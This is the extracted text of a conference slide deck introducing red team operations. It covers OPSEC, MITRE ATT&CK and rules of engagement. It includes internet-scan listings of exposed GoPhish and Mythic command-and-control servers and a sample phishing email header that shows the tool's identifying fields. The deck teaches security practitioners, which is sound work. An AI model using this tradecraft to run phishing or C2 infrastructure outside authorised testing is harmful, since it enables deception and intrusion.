



Becoming a Red Team Operator


Presented By: Dylan Hudson

15 February 2025

CactusCon 2025



- Board games
- Video games



dexcom




What am I doing here?

- Penetration Test vs Red Team
- Overview of terminology
- Introduction to MITRE
- Understanding tools
- Keeping things fair
- VECTR

Penetration Test

- Identification of vulnerabilities.
 - Minimal consideration of OPSEC.
 - Find everything you possibly can.
-




Red Team Operation

- OPSEC considerations
 - Objective based
 - Systemic issues
-




Source: <https://training.zeropointsecurity.co.uk/courses/red-team-ops>

Blue Team



Source: NIST Computer Security Incident Handling Guide, figure from page 21

Red Team



Control Group




- Sign off
- Halt escalation
- Constant contact

MITRE

ATT&CK™

The Pyramid of Pain



Source: <https://www.attackiq.com/glossary/pyramid-of-pain/>

OPSEC

- Secure your stuff!
 - Documentation
 - What does the tool do?
 - ISO8601
 - YYYY-MM-DDTHH:MM:SS-UTC
-

Seriously, Who's Gonna Find It?



Let's Put It On The Internet

*A Comprehensive Guide To Putting Critical
Infrastructure Online*

O'RELY

Joe Q. Public

TOTAL RESULTS

94

TOP COUNTRIES



France	18
Germany	13
Netherlands	10
United States	9
India	8
More...	

📄

View Report

📄

Download Results

📅

Historical Trend

🗺️

View on Map

🔍

Advanced Search


Product Spotlight: Free, Fast IP Lookups for Open Ports and Vulnerabilities using [InternetDB](#)

 GoPhish - Login 	2025-01-07T22:36:53.662744
<div><div> China, Beijing</div><div>c2</div></div> <div><div>HTTP/1.1 200 OK</div><div>Content-Security-Policy: frame-ancestors 'none';</div><div>Set-Cookie: _gorilla_csrf=MTczNjI4OTQxM3xJbG96WkM4d1JUWXlkMEp0YkdkRFZVSkJVMmcwV2twRGFr0DFaM0JJ1WLRCSVNuS1ZlVGhEUjBKdlpEUTlJZ289f0_92FT06m4LUqVi2UjYutYq-sgxR2RvV-Qz1evXJ;</div></div>	
<div><div> Hong Kong, Harmony Garden</div><div>c2</div></div> <div><div>HTTP/1.1 200 OK</div><div>Content-Security-Policy: frame-ancestors 'none';</div><div>Set-Cookie: _gorilla_csrf=MTczNjI4MzI3MHxJbkpaTTJkdFIyTk5iVlZuVFZ0eVdEbFBZa00wZVRwME1IYzFiRU5ETldsc1QzQnNNMU4wTmxNe1QxRTLJZ289fFS08RuQLAW-5qDAAt3NtmAKINu1WE1_uTULVIS75g;</div></div>	2025-01-07T22:04:14.123925
<div><div> Netherlands, Amsterdam</div><div>c2</div></div> <div><div>HTTP/1.1 200 OK</div><div>Content-Security-Policy: frame-ancestors 'none';</div><div>Set-Cookie: _gorilla_csrf=MTczNjI4MzI3MHxJbkpaTTJkdFIyTk5iVlZuVFZ0eVdEbFBZa00wZVRwME1IYzFiRU5ETldsc1QzQnNNMU4wTmxNe1QxRTLJZ289fFS08RuQLAW-5qDAAt3NtmAKINu1WE1_uTULVIS75g;</div></div>	2025-01-07T20:54:30.548685






TOTAL RESULTS

57



TOP COUNTRIES



United States	12
Germany	10
Netherlands	6
Russian Federation	6
Hong Kong	4
More...	

 View Report  Download Results  Historical Trend  View on Map  Advanced Search

Product Spotlight: Free, Fast IP Lookups for Open Ports and Vulnerabilities using [InternetDB](#)

 Mythic 

2025-01-07T22:23:07.701031

 United States, Santa Clara

[cloud](#) [c2](#) [eol-product](#)



 **SSL Certificate**

Issued By:
|- Organization:
Mythic


Issued To:
|- Organization:
Mythic

Supported SSL Versions:
TLSv1.2

HTTP/1.1 200 OK
Server: nginx/1.25.5
Date: Tue, 07 Jan 2025 22:23:07 GMT
Content-Type: text/html
Content-Length: 585
Connection: keep-alive
Last-Modified: Sun, 08 Dec 2024 08:20:54 GMT
ETag: "675556e6-249"
Accept-Ranges: bytes

 Mythic 

2025-01-07T22:13:17.021791

 Viet Nam, Hanoi

[c2](#) [eol-product](#)

 **SSL Certificate**

Issued By:
|- Organization:
Mythic

Issued To:

HTTP/1.1 200 OK
Server: nginx/1.25.4
Date: Tue, 07 Jan 2025 22:13:16 GMT
Content-Type: text/html
Content-Length: 585
Connection: keep-alive

GoPhish

Easy to setup

User friendly

Contains identifiers



GoPhish Email Headers


```
Mime-Version: 1.0  
Date: Mon, 20 Jan 2025 00:52:09 +0000  
From: NoReply <noreply@>  
X-Mailer: gophish  
Message-ID: <>  
Subject: Password Expired  
To:  
Content-Type: text/plain; charset=UTF-8  
Content-Transfer-Encoding: quoted-printable  
Feedback-ID:  
X-SES-Outgoing:  
Content-Length: 113
```

